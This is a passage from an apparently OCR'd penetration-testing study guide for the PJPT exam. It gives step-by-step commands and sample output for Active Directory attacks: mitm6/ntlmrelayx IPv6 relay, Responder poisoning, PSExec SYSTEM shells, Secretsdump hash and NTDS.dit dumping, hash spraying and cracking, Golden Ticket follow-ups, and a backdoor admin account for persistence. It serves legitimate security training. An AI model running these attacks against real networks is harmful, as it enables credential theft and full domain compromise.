When a Windows machine looks for WPAD, it receives a response from the attacker saying they are WPAD for Windows to automatically connect, initiate communication and trust the response. It then sends NTLM authentication automatically. From here, the authentication is relayed by the attacker to the DC over LDAPS.


Run this with MITM6

```
# Syntax.
$ mitm6 -d [Domain]

# Example.
$ mitm6 -d AAADOMAIN.local

# -d flag specifies the domain to target.
```


Example PJPT use case

```
$ responder -I tun0 -dwp
$ ntlmrelayx.py -tf targets.txt -smb2support

# IPv6 attack.
$ mitm6 -d AAADOMAIN.local
$ ntlmrelayx.py -6 -t ldaps://10.0.0.25 -wh
fakewpad.AAADOMAI N.local -l loot
```

Real Example


┌──(root㉿kali)-[~/Testing/AD]
└─# mitm6 -d slipknot.local
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:471: CryptographyDeprecationWarning: Blowfish has been deprecated
cipher=algorithms.Blowfish,
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:485: CryptographyDeprecationWarning: CAST5 has been deprecated
cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:53:0c:ba]
IPv4 address: 10.0.2.4
IPv6 address: fe80::6aaa:4e98:fa03:4910
DNS local search domain: slipknot.local
DNS allowlist: slipknot.local
Renew reply sent to fe80::10:0:2:12
Renew reply sent to fe80::8531:1
Sent spoofed reply for wpad.SLIPKNOT.local. to fe80::16e6:3a:7e1c:3c07
Sent spoofed reply for wpad.slipknot.local. to fe80::16e6:3a:7e1c:3c07
Sent spoofed reply for iowa-dc.slipknot.local. to fe80::16e6:3a:7e1c:3c07
Sent spoofed reply for fakewpad.slipknot.local. to fe80::16e6:3a:7e1c:3c07
Sent spoofed reply for fakewpad.slipknot.local. to fe80::16e6:3a:7e1c:3c07
IPv6 address fe80::10:0:2:13 is now assigned to mac=08:00:27:4c:e9:de host=WEARENOTYOURKIND.SLIPKNOT.local. ipv4=10.0.2.13
Sent spoofed reply for deoqxucerfif.SLIPKNOT.local. to fe80::16e6:3a:7e1c:3c07
Sent spoofed reply for apmyhozj.SLIPKNOT.local. to fe80::16e6:3a:7e1c:3c07
IPv6 address fe80::10:0:2:13 is now assigned to mac=08:00:27:4c:e9:de host=WEARENOTYOURKIND.SLIPKNOT.local. ipv4=10.0.2.13

Source: evolvesecurity.com. Relay attack using IPv6 is working.


┌──(root㉿kali)-[~/Testing/AD]
└─# ntlmrelayx.py -6 -t ldaps://10.0.2.11 -wh fakewpad.slipkknot.local -l lootme
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Servers started, waiting for connections

Source: evolvesecurity.com. LDAP relay over LDAPS waiting for connection from target.

How It Works

NTLMRelayX just relays NTLM authentication to a target. The NTLM authentication is simply sent to another machine from the initial target to try and authenticate there. It works in conjunction with Responder.

Responder captures the NTLM hash authentication from the target by poisoning LLMNR/NBT-NS requests on the network and NTLMRelayX relays the hash authentication to the target specified.

For IPv6, NTLMRelayX does not need Responder and instead uses MITM6. This is particularly useful if LLMNR/NBT-NS is disabled as a security measure in a network, making Responder useless. If IPv6 auto-configuration is enabled, an IPv6 attack with NTLMRelayX and MITM6 remains possible.

IPv6 Attack Breakdown:

1. The victim machine broadcasts a message in the network asking if there is anyone providing IPv6 configuration and services. This is how Windows machines are designed to configure IPv6.
2. The MITM6 command above tells the victim machine that the attacker's machine, from which MITM6 is running, is an IPv6 DNS server and provides IPv6 configuration/services.
3. Windows machines accept the first response they get, so this is accepted and the victim believes the attacker machine is now the DNS server. This abuses IPv6 auto-configuration because the victim automatically accepts the attacker machine as the DNS server without approval, credentials etc.
4. The victim then asks the attacker (who it believes is the DNS server) for WPAD. Windows machines in corporate networks are usually required to connect to a WPAD web proxy so that companies can filter Internet traffic.
5. The attacker tells the victim that it is the WPAD server - done through setting up the fake WPAD in the NTLMRelayX command above.
6. The victim connects to the fake WPAD server (the attacker) and automatically sends NTLM authentication, which it is configured to do.
7. NTLMRelayX relays this to the target. In this case, the target is the Domain Controller. With sufficient privileges, the attacker can perform catastrophic operations on the domain from their newly-authenticated position. The protocol used was LDAPS allowing the attacker to query the domain for information.

Next Steps

After successfully relaying authentication and gaining access, perform enumeration and further attacks from an authenticated position.

If you manage successful logon to the Domain Controller, dump the NTDS.dit file, attempt a Golden Ticket attack. From here, go back to try other penetration

tests on the domain. You may also query the Domain Controller to try to find further information about the victim's network.

Common Beginner Mistakes

- Running Responder along with NTLMRelayX in an IPv6 attack. There isn't much point to this as NTLMRelayX can set up the fake WPAD server so Responder is not needed in this case. MITM6 does the job of capturing NTLM authentication.
- Only running NTLMRelayX by itself. It is only used for relaying NTLM authentication. It can't capture authentication without the help of Responder or MITM6.
- Forgetting to turn off SMB and HTTP in the Responder.conf file when using Responder with NTLMRelayX. We want to be able to relay the authentication, not just capture it.

PSExec

Overview

★ Post-Compromise Attack Phase

PSExec is a tool from the Impacket suite of penetration testing tools. It is a Python script, also serving as a module in Metasploit, that allows the attacker to execute code remotely via SMB with valid privileged credentials.

PSExec is useful, after finding valid administrator/SYSTEM credentials, for gaining privileged remote code execution (RCE) on the target. This can help move forward to compromising the Domain Controller as privileged code execution can allow for Mimikatz usage (to dump local hashes), larger scope for Pass attacks and other attacks with special permissions.

Prerequisites

You will need valid administrator/SYSTEM credentials in the form of an NTLM hash or plaintext password. The target you're going to run PSExec against must also be running the SMB service.

Usage

Shell access with plaintext password

```
# Syntax.
$ psexec.py [AD Domain]/[Username]:"[Password]"@[Target IP]

# Example.
$ psexec.py AAADOMAIN.local/
administrator:"admin123"@10.0.0.2 5

# This works on domain-joined machines.

# For local accounts (local admin on a machine), just
remove the "[AD Domain].local/" part from the command.
```

Shell access with NTLM Hash

```
# Syntax.
$ psexec.py [AD Domain]/[Username]@[Target IP] -hashes [LM
Hash]:[NT Hash]

# Example.
$ psexec.py AAADOMAIN.local/administrator@10.0.0.5 -hashes
234kl23jlljljkl43j5:23k4l2jclksdklkj34lk

# This works on domain-joined machines.

# For local accounts (local admin on a machine), just
remove the "[AD Domain].local/" part from the command.
```


Using a Golden Ticket

```
# Syntax.
$ psexec.py -k -no-pass [Domain]/[Username]@[DC IP]

# Example.
$ psexec.py -k -no-pass AAADOMAIN.local/
administrator@10.0.0. 35

# -k means use Kerberos authentication. In other words, do
not use NTLM password authentication and instead allow us to
use our newly-created ticket to request service tickets
(TGS) for anything we want now.

# -no-pass means we are not going to be using a password.
Instead, we are going to use the TGT stored in the
KRB5CCNAME location. We don't need a password and can
directly use the ticket.
```

Example PJPT use case

```
$ psexec.py AAADOMAIN.local/
administrator:"admin123"@10.0.0.2 5

# PTP attack.
$ crackmapexec smb 10.0.0.0/24 -u administrator -d
AAADOMAIN.local -p admin123

# After getting Mimikatz through new admin terminal to dump
local NTLM hashes for other accounts.
> privilege::debug
> lsadump::sam
```

Real Example


┌──(kali㉿kali)-[~]
└─$ impacket-psexec damon@192.168.237.249 -hashes 00000000000000000000000000000000:820D634889089
3116880101307197052
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on 192.168.237.249.....
[*] Found writable share ADMIN$
[*] Uploading file NMVCtgtx.exe
[*] Opening SVCManager on 192.168.237.249.....
[*] Creating service XaTu on 192.168.237.249.....
[*] Starting service XaTu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.237.249
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.237.254
C:\Windows\system32>

Source: stationx.net. Obtained RCE, impersonating the administrator account “damon” with their NTLM hash.

How It Works

PSExec connects via SMB to the target. It authenticates, if valid credentials are provided, and uploads an executable file via SMB. This executable is run with SYSTEM privileges by the target's machine, allowing a shell to form for the attacker.

The attacker can enter commands into the shell and the output is returned to them. When finished, PSExec deletes the executable and "cleans up".

Next Steps

You have a shell with SYSTEM privileges - the highest local privilege level allowed by Windows. This is a major milestone.

From here, you could dump locally-stored NTLM hashes with Mimikatz, perform enumeration as an elevated user and perform Pass attacks to try and get privileged access elsewhere with the same credentials.

If you want, you could even create a new user and add it to the administrator's group for persistence on the machine (i.e., if your current access is eliminated, you have this account as a backdoor you can still use on the machine):

```
:: Create a new user with password.
C:\Windows\System32> net user [Username] [Password]/add

:: Add to administrator privilege group.
C:\Windows\System32> net localgroup administrators
[Username] /add

:: Add to System privilege group.
C:\Windows\System32> net localgroup "System
Operators" [Username] /add
```

At this stage, you have complete control over a machine in the workstation and you are getting much closer to compromising the Domain Controller.

Common Beginner Mistakes

- Trying PSExec without administrative credentials. This won't work - only local admin/domain admin credentials will work.
- Distinction between command syntax between domain accounts and local accounts matters. Practice to be more comfortable with this.
- Trying PSExec without checking if the target is running the SMB service. PSExec will fail without it.

Responder

Overview

★ Scanning & Exploitation Phases

Responder helps poison LLMNR/NBT-NS broadcasts on a network, allowing the attacker to capture NTLM hashes. Poisoning here means pretending to be the network resource requested by an unsuspecting victim.

The hashes can be cracked offline, using another tool like Hashcat, revealing the account passwords.

It works by spoofing real machines and services on a network to trick users into connecting and sending authentication, which Responder captures and displays to you.

Responder can help initial access to the domain. It just needs to be set up at the start of the penetration test with the correct poisoners enabled.

Prerequisites

Enable the correct poisoners (detailed below).

If you are using another tool to handle the authentication, like NTLMRelayX within another attack, edit the Responder.conf file to label SMB and HTTP as “Off”. This is because we do not want Responder to capture the hashes and try to provide those services. We only want Responder to poison and send the hash authentication to the other tool

If you are not running another tool to handle the hash authentication, you may leave SMB and HTTP “On” (default setting, so don’t worry).

LLMNR and/or NBT-NS must be enabled within the network for Responder to work.

Usage

Standard Responder setup

```
# Syntax.
$ responder -I [Interface]

# Example.
$ responder -I tun0

# -I flag tells Responder what interface to use (e.g.,
wlan0, tun0, eth0 etc. depending on which one you're using
to connect to the network you want to target).
```

Responder with domain poisoning

```
# Syntax.
$ responder -I [Interface] -d

# Example.
$ responder -I tun0 -d

# -d flag tells Responder to also pretend to be things that
belong to the Windows domain, not just local network
requests. With this, it also targets domain authentication
attempts like domain logins, domain resource lookups etc.

# This basically widens the trap of Responder, allowing it
to increase the chances of capturing more hashes for you.

# Use this in Active Directory environments.
```

This works by capturing more AD authentication attempts as a result. There will be a greater total of authentication attempts for local network requests and domain resources combined. You should tap into this.

Responder with WPAD request poisoning

```
# Syntax.
$ responder -I [Interface] -w -p
```

```
# Example.
$ responder -I tun0 -w -p

# -w flag poisons WPAD requests. Responder pretends to be
the WPAD server the target is looking for.

# -p flag actually forces authentication via proxy. It
basically makes the victim try and authenticate to
Responder - the victim believes it is the real WPAD server.
This leads to Responder capturing their hash.
```

WPAD attacks have two stages. The first is discovery (poisoning) and the second is capturing authentication. Responder separates both stages into those two flags. For the PJPT, it is recommended to combine them.

Example PJPT use case


```
$ responder -I tun0 -dwp
```

You will want to combine all 3 flags discussed to increase the number of poisoners used. This will increase the likelihood of you capturing authentication attempts, helping you to find the password(s). This is especially important in Active Directory environments.

Note: The flags are optional. Responder can work without them. They only help widen Responder's capabilities for a greater chance of capturing authentication in a network.

Note: For the PJPT exam, it is sufficient to run the command outlined in the "Example PJPT Use Case" at the very start of your exam. It can work to help you gain your first set of valid credentials. Start it up when you begin your exam and let it run in the background.

Real Example



Responder capturing NBT-NS authentication attempts. The NTLM hash for the domain user “MARVEL\fcastle” at IP address 192.168.138.137 was captured as a result. The NTLM hash should then be cracked, using tools like HashCat, to reveal the password for the user “fcastle”.

How It Works

Responder spoofs real services and machines on a network, like pretending to be a WPAD proxy server. It relies on the fact that when DNS fails to resolve a name for network resources, LLMNR or NBT-NS are used as backup name resolvers.

When a Windows machine wants a specific network resource, it first asks the DNS server (which is trusted) for the location of the resource. If this fails, the Windows machine then asks every machine on the local network in the hope of finding the resource.

Responder hears this request and pretends to be the network resource, like a printer or a file on the network. The victim attempts to authenticate to Responder (-p flag helps with this), allowing Responder to capture the authentication hash for the user. This can be cracked to reveal their password.

Responder is capable of poisoning NBT-NS and LLMNR broadcasts both. If these are disabled, Responder attacks fail.

Next Steps

After Responder captures authentication attempts - the NTLM hash - crack it offline using a tool like Hashcat. This will help you identify a set of valid domain

credentials. You can attempt authenticated enumeration, lateral movement and further penetration testing by impersonating that user.

Alternatively, you could also perform NTLM relay or Pass-The-Hash attacks within the network, perhaps granting you access to other machines and services.

If Responder fails to capture authentication attempts, keep it running in the background in case it captures something. Start focusing on other ways to gain access to the domain.

Common Beginner Mistakes

- Not using both -w and -p flags. -w by itself just lures the victim but -p is what helps you get the hash.
- Forgetting to turn off SMB and HTTP in Responder.conf file when attempting relay attacks.
- Not attempting other attacks while Responder is running. This wastes crucial time in an engagement.
- Not starting Responder at the very beginning of a penetration test. It’s best to use it at the start of the engagement to increase the likelihood of success.

Secretsdump

Overview

★ Post-Compromise Attack & Domain Compromise Phases

Secretsdump is another tool from the Impacket suite. It is particularly useful for dumping all NTLM hashes stored on workstations and/or the Domain Controller.

Once you have obtained administrator credentials, you should attempt to use Secretsdump. It will reveal NTLM hashes for every account stored on the workstation, including those for accounts you may never have known existed.

If you have local admin credentials (password or hash), run Secretsdump against the local workstation it belongs to. If you have Domain Admin credentials (password or hash), run Secretsdump against the Domain Controller.

Prerequisites

You require administrator credentials to run Secretsdump (local or domain admin). This is because Secretsdump reveals sensitive NTLM credential information from protected system components and thus requires special privileges to access these components.

Usage

Dumping local NTLM hashes (from local SAM database) with plaintext Admin password

```
# Syntax (Domain Admin with Local Admin Rights).
$ secretsdump.py [Domain]/[Admin Username]:'[Admin
Password]'@[Target Machine IP Address]

# Example.
$ secretsdump.py AAADOMAIN.local/
administrator:'localadmin1'@ 10.0.0.55
```

```
# Syntax (Local Admin).
$ secretsdump.py [Admin Username]:'[Admin
Password]'@[Target Machine IP Address]

# Example.
$ secretsdump.py administrator:'localadmin1'@10.0.0.55
```

Dumping local NTLM hashes (from local SAM database) with Admin NTLM hash

```
# Syntax (Domain Admin with Local Admin Rights).
$ secretsdump.py [Domain]/[Admin Username]:@[Target Machine
IP] -hashes [Admin NTLM/NT Hash]

# Example.
$ secretsdump.py AAADOMAIN.local/administrator:@10.0.0.55
-hashes lskjfl3k4lj3lfk43lk53409350

# Syntax (Local Admin).
$ secretsdump.py [Admin Username]:@[Target Machine IP]
-hashes [Admin NTLM/NT Hash]

# Example.
$ secretsdump.py administrator:@10.0.0.55 -hashes
lskjfl3k4lj3lfk43lk53409350
```

Dumping NTDS.dit database from Domain Controller w/ Domain Admin credentials

```
# Syntax with DA plaintext password.
$ secretsdump.py [Domain].local/[DA Username]:'[DA
Password]'@[DC IP] -just-dc-ntlm

# Example.
$ secretsdump.py AAADOMAIN.local/
administrator:'SuperSecureDAPass1!'@10.0.0.25 -just-dc-ntlm
```


```
# -just-dc-ntlm means dump NTDS.dit containing all the NTLM
hashes.

# Syntax with DA NTLM hash.
$ secretsdump.py -hashes [LM Hash]:[NT Hash] -dc-ip [DC IP]
[Domain]/[DA Username]@[DC IP]

# Example.
$ secretsdump.py -hashes
aad3b435b51404eeaad3b4351404ee:5f4dcc3b5aa765d8327deb882cf99
-dc-ip 10.10.10.5 corp.local/administrator@10.10.10.5

# An alternative to this would be CME to dump NTDS.dit. The
requirements and functionality are effectively the same.
```

Example PJPT use case

```
# The user account 'jonah' is assumed to be a local
administrative account on workstation 10.0.0.55.
$ secretsdump.py AAADOMAIN.local/
jonah:'localjonahadmin1'@10. 0.0.55

# After dumping local hashes from 10.0.0.55, spray the
network with the hashes to see if they work on other
domain-joined machines. Using an NT hash only here.
$ crackmapexec smb 10.0.0.0/24 -u jonah -H
f3l4jl43kl43l4j35lk4l5 --local-auth --sam

# Alternatively, store the hashes in a file.
$ nano hashes.txt

# Run Hashcat against them to crack them and get plaintext
passwords (if Hashcat manages to crack them).
$ hashcat -m 1000 hashes.txt /usr/share/wordlists/
rockyou.txt
```

```
# Dumping NTDS.dit.
$ secretsdump.py AAADOMAIN.local/
administrator:'SuperSecureDAPass1!'@10.0.0.25 -just-dc-ntlm
```

Real Example



Dumping NTLM hashes from the NTDS.dit using the Domain Admin's plaintext password.

How It Works

Understanding how Secretsdump isn't required for the PJPT exam.

It is sufficient to know Secretsdump utilises compromised elevated privileges to dump NTLM hashes from the target. It works by revealing hashes from the local SAM databases on workstations and the NTDS.dit from the Domain Controller.

Next Steps

If you dump hashes from local workstations, attempt Pass-The-Hash attacks on the network to see if the hashes can authenticate to other domain-joined workstations.

With the krbtgt hash obtained from dumping NTDS.dit, attempt a Golden Ticket attack for full domain compromise.

Common Beginner Mistakes

- Attempting to use Secretsdump to dump hashes without elevated privileges. It will not work with unprivileged credentials.
- Forgetting to perform Golden Ticket attack after finding krbtgt account NTLM hash. Full domain compromise comes from a Golden Ticket attack.

SMB Client

Overview

★ Enumeration & Post-Compromise Enumeration Phases

SMB Client helps you enumerate the SMB protocol (ports 139/445). It directly works with shares, allowing someone to browse/upload/download files.

This is unlike Enum4Linux, which is used for read-only information gathering. Enum4Linux reveals what is there but SMB Client lets an attacker actually access it.

SMB Client will let you access sensitive shares, like C$ and ADMIN$, if you have elevated access.

You could also use SMB Client to upload payloads/malicious files onto writeable shares if you really wanted to.

Prerequisites

Ports 139/445 must be open on the target machine to run SMB Client against it. If you want to access sensitive shares, you will need credentials that grant sufficient privileges.

In hardened environments, null SMB Client sessions (without logging on - anonymous/guest sessions in other words) may not work. In this case, you will require a valid set of credentials.

Usage

List available shares without credentials (null session)

```
# Syntax.
$ smbclient -N -L //[Target]

# Example.
$ smbclient -N -L //10.0.0.25

# -N means null session. In hardened environments, this
```

```
will not work to reveal information. Information may be
there but is inaccessible with null sessions.

# -L means list shares that are available on that machine.
```

Listing available shares with credentials

```
# Syntax.
$ smbclient -L //[Target] -U [Username]

# Example.
$ smbclient -L //10.0.0.25 -U BossUser

# -U means username. You will be prompted for a password
after executing this command. If you use the right password
and have the correct privileges, you will be able to see the
shares and access them.
```

Connecting to (accessing) a specific share

```
# Syntax.
$ smbclient //[Target]/[Share Name] -U [Username]

# Example.
$ smbclient //10.0.0.25/ADMIN$ -U administrator
```

Connecting with domain credentials

